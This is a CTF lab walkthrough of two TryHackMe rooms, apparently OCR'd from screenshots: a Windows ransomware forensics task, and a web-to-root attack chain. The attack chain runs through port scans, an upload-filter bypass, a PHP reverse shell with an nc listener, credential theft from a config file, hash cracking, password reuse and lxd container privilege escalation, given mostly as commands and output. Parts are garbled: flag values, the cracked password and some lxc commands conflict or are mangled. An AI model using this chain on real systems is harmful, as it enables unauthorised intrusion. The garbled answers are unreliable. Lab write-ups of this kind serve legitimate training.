
start: 0	end: 25
length: 25	

Question 3:

In the file explorer, we can go to the view section. Inside there we can tick the “hidden item” and “File name extensions” box.



Now we can view a new file that was supposedly hidden called “confidential”. Inside there is a encrypted files and we are now able to identify the file extension.



Question 4:


We can use the Task Scheduler to search for the suspicious scheduled task. After we open the Task Scheduler and click on the Task Scheduler Library one file stand out more than the other due to its odd name. That file is what we want.

A screenshot of the Windows Task Scheduler application. The left pane shows a tree view with 'Task Scheduler (Local)' selected, and 'Task Scheduler Library' is expanded. The right pane displays a table of scheduled tasks with the following data:

Name	Status	Triggers
Amazon Ec2...	Ready	At system startup
GoogleUpda...	Disabled	Multiple triggers defined
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 h
opidsfsdf	Ready	At log on of ELFSTATION4\Administrator
ShadowCop...	Ready	Multiple triggers defined


Question 5:

To inspect the properties of the scheduled task, we can click on the opidsfsdf task and below, there is an "Actions" option. There, we can see the location of the executable



Question 6:

To find that ShadowCopyVolume ID we can repeat the same step from question 5 which is to first, open the task scheduler library and click on the ShadowCopyVolume task. Then, we click on the actions and we can see the location of executable



Then by hovering on the details of the program we can see the entire directory. At the end of the directory there's a weird combination of numbers and letters, that is the ID that we want.

:{7a9e ea15-0000-0000-0000-010000000000}\


Question 7:

The name of the hidden file is “confidential” which we have already acquired from question 3.

	Name	Date modified	Type	Size
ss	confidential	12/11/2020 10:31 ...	File folder	
ts	database	12/11/2020 7:56 AM	File folder	
	vStockings	12/11/2020 7:56 AM	File folder	

Question 8:


First we right-click and inspect the properties of the confidential folders and use the “Previous Versions” option.



We can click the “Restore” button to restore the previous file and now we have the master-password.txt file

This PC > Backup (Z:) > confidential				Search confidential
	Name	Date modified	Type	Size
ts	master-password.txt	11/25/2020 4:47 PM	Text Document	
ts	master-password.txt.grinch	11/25/2020 4:47 PM	GRINCH File	

Click the restored file and we will have the password



Thought Process/Methodology:

I use the TryHackMe AttackBox which already provides all the necessary tools to complete the task, life has been made easy. We can use the remmina to connect to the remote machine via RDP. After we finished connecting, it seems there's a ransom note inside the machine. To decrypt the fake bitcoin address inside the note, we can use CyberChef to decrypt it using the base64. Next we have to edit our File Explorer so that it can show the hidden files within and the file extension. To do that we can just change to the “view” option in the file explorer. Another fancy tool that we can use is the Task Scheduler. From there we can see a suspicious scheduled task which is the opidsfsdf.exe file. Using Task Scheduler we can also identify another scheduled task that is related to VSS which is the ShadowCopyVolume. Additionally we can also get its ID from Task Scheduler. For the final task we can restore the previous versions of the confidential folder to do that, we just have to inspect the properties of said folder and there's a “Restore Previous” section. After we restore the previous version, a new file will appear and inside we can get the password.

Day 24 - (Final Challenge) The Trial Before Christmas

Tools used: Kali Linux, Firefox, Terminal, Burp Suite

Solution/walkthrough:

Question 1: (Scan the machine. What ports are open)

Answer: 80 and 65000




```
(kali㉿kali)-[~] $ nmap -sV -sc 10.10.169.125
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-23 06:44 EDT
Nmap scan report for 10.10.169.125
Host is up (0.23s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Light Cycle
|_http-cookie-flags:
|   /
|   PHPSESSID:
|   httponly flag not set
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.17 seconds
(kali㉿kali)-[~]
```

Run a nmap scap to find your answer.

Question 2: (What's the title of the hidden website?)

Answer: Light Cycle



Go to the hidden website by using the ports that you had found

Question 3: (What is the name of the hidden php page?)

Answer: /uploads.php

Use gobuster to find the directory

Question 4: (What is the name of the hidden directory where file uploads are saved?)

Answer: /grid

```
[kali㉿kali: ~] $ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.10.169.125:65000 -t 5 -x php --timeout 10s
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.169.125:65000/
[+] Method:       GET
[+] Threads:      5
[+] Threads:      5
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  php
[+] Expanded:    true
[+] Timeout:     10s

2022/07/23 06:52:41 Starting gobuster in directory enumeration mode

http://10.10.169.125:65000/index.php           (Status: 200) [Size: 800]
http://10.10.169.125:65000/uploads.php          (Status: 200) [Size: 1328]
http://10.10.169.125:65000/assets               (Status: 301) [Size: 324] [→ http://10.10.1
http://10.10.169.125:65000/api                  (Status: 301) [Size: 321] [→ http://10.10.1
http://10.10.169.125:65000/grid                 (Status: 301) [Size: 322] [→ http://10.10.1
Progress: 31278 / 175330 (17.84%)

```



Same step with Question 3

Question 5: (What is the value of the web.txt flag?)

Answer: THM{ENTER THE GRID}

```
File Actions Edit View Help
[~] $ nc -lvpn 443
listening on [any] 443 ...
connect to [10.10.175.221] from (UNKNOWN) [10.10.175.221] 36360
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
2:15:57:13 up 36 min, 0 users, load average: 0.04, 0.02, 0.09
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid:33(www-data) gid:33(www-data) groups:33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/var/www$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/var/www$ ^Z
[1]+ 10+ Stopped nc -lvpn 443
zsh: suspended nc -lvpn 443
[~] $ stty raw -echo; fg
[1] + continued nc -lvpn 443
www-data@light-cycle:/var/www$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
THE{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Bypass the upload page using burpsuite. Then use netcat to listen to the port to upgrade and stabilize the shell to find the answer.

Question 6: (What lines are used to upgrade and stabilize your shell?)

Answer: python3 -c 'import pty;pty.spawn("/bin/bash")', export TERM=xterm, stty raw -echo; fg

```
File Actions Edit View Help
[~] $ nc -lvpn 443
listening on [any] 443 ...
connect to [10.10.175.221] from (UNKNOWN) [10.10.175.221] 36360
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
2:15:57:13 up 36 min, 0 users, load average: 0.04, 0.02, 0.09
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid:33(www-data) gid:33(www-data) groups:33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/var/www$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/var/www$ ^Z
[1]+ 10+ Stopped nc -lvpn 443
zsh: suspended nc -lvpn 443
[~] $ stty raw -echo; fg
[1] + continued nc -lvpn 443
www-data@light-cycle:/var/www$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
THE{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Follow the instructions in Tryhackme.

Question 7: (What credentials do you find? username:password)

Answer: tron:IFightForTheUsers

Find the files and cat it to find your answer.

Question 8: (What is the name of the database you find these in?)

Answer: tron

```
File Actions Edit View Help
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes/
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiincludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ less dbauth.php

[1]+  Stopped                  less dbauth.php
www-data@light-cycle:/var/www/TheGrid/includes$ cd /home
www-data@light-cycle:/home$ ls
flynn
www-data@light-cycle:/home$ cd flynn
www-data@light-cycle:/home/flynn$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show database
      → show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'database
show database' at line 1
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.02 sec)

mysql> [ ]
```

Find the answer by using mysql.

Question 9: (Crack the password. What is it?)

Answer: @computer@

crackstation.net

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3fff7


 I'm not a robot
 [Privacy](#) - [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3fff7	md5	@computer#

Color Codes: green Exact match, Yellow Partial match, red Not found.

Find the answer by finding the tables from database and crack the encrypted password.

Question 10: (Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?)

Answer: flynn

```
[1] $ nc -lvpn 443
listening on [any] 443 ...
connect from [10.18.31.240] from [UNKNOWN] [10.10.114.25] 45388
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
11:13:15 up 9 min, 0 users, load average: 0.00, 0.57, 0.58
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ~z
zsh: suspended nc -lvpn 443
[1] + continued nc -lvpn 443

www-data@light-cycle:/$ /home
bash: /home: Is a directory
www-data@light-cycle:/$ cd /home
www-data@light-cycle:/home$ ls
flynn
www-data@light-cycle:/home$ cd flynn
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Login by using as flynn and insert the password that you had crack.

Question 11: (What is the value of the user.txt flag?)

Answer: THM{IDENTITY DISC RECOGNISED}

```

(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1] + continued nc -lvpn 443
www-data@light-cycle:/home/.Size Description
www-data@light-cycle:/$ /home/.bashrc Is a directory
www-data@light-cycle:/$ cd /home/
www-data@light-cycle:/$ ls -A
flynn
www-data@light-cycle:/$ cd Flynn .Port 65000
www-data@light-cycle:/$ su flynn
Password:
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ 

flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
Error: No value found
/mnt/root/cursive=true config device add strongbad trogdon disk source=/ path=/
Device trogdon added to strongbad

```

Search the directory after login as flynn and find the file and netcat it to find the answer.

Question 12: (Check the user's groups. Which group can be leveraged to escalate privileges?)

Answer: lxd

```

File Actions Edit View Help
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended nc -lvpn 443
[1] + continued nc -lvpn 443
(kali㉿kali)-[~] .modified .Size Description
└─$ stty raw -echo; fg
[1] + continued nc -lvpn 443
www-data@light-cycle:/$ /home/.bashrc
www-data@light-cycle:/$ cd /home/.114.25_Port 65000
www-data@light-cycle:/$ ls
flynn
www-data@light-cycle:/$ cd Flynn
www-data@light-cycle:/$ su flynn
Password:
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{FLYNN_LIVES}
flynn@light-cycle:~$ 

flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad

```

Find the answer by using command id.

Question 13: (What is the value of the root.txt flag?)

Answer: THM{FLYNN_LIVES}

Find the answer by using /root/

Thought process/Methodology:

For this day, it has 3 flags. First of all, run a nmap scan to find the ports. Next, open the firefox and go to the website with the ports that you have scanned. Next, find the directory by using gobuster. After finding the directory, you go to the pages which are /uploads.php and /grid. Bypass the filter by using Burp Suite. You also need to remove `| ^js$` in the proxy options. After bypass it, run a netcat listener and then upload the file with reverse shell (remember to change the ip address and port) and name it end with .jpg.php to upload it. Next, go to the /grid page and then click the file that you had upload just now and the netcat will show something. Then, you type `python3 -c 'import pty;pty.spawn("/bin/bash")'` and run it which uses Python to spawn a better-featured bash shell. Next, type `export TERM=xterm`. Then, press `ctrl + z` to background the shell, and type `stty raw -echo; fg`. After that, you will enter into `www-data@light-cycle`. To find the first flag, change the directory to `/var/www/` and search the list of item inside the directory. Then, read the file (`web.txt`) by using `cat`. Then, you will found the first flag.

Next, to find the second flag, you need to access mysql. Firstly, go to `/var/www/TheGrid/`. See the list you will find 2 directory and 1 mp4. Go inside to `/includes` which are one of the directories that are listed, and then list all the files. Read the file which is named `dbauth.php` and you will find the username and password. Next, go back to home directory and find `flynn`. Change your directory to `flynn` and enter into mysql by typing `mysql -utron -p`. Enter the password that you had found just now. Inside the mysql, find the database and use it. Next, inside the database, find the tables and read it by commanding `SELECT * FROM users;` You will find the encrypted passwords. Encrypt the passwords by using some websites. Then, type `su flynn` and then enter the password that you had cracked just now. After entering it, find the files and read it. You will find the second flag.

To find the third flag, type `id` and you will find `lxid`. Next, type `lxc image list`. Next, type `lxc init IMAGENAME CONTAINERNAME -c security.privileged=true` which we name the `IMAGENAME` to `Alpine` and `CONTAINERNAME` to `strongbad`. Next, run `lxc config device add CONTAINERNAME DEVICENAME disk source=/ path=/mnt/root`

recursive=true which we name the DEVICENAME to trogdor. Next, type lxc start strongbad. Then run lxc exec strongbad /bin/sh. Next, type id to find whether we are escalated to root or not. Lastly, find the root.txt file and read it to find the flag. Congratulations, you had found all the flag!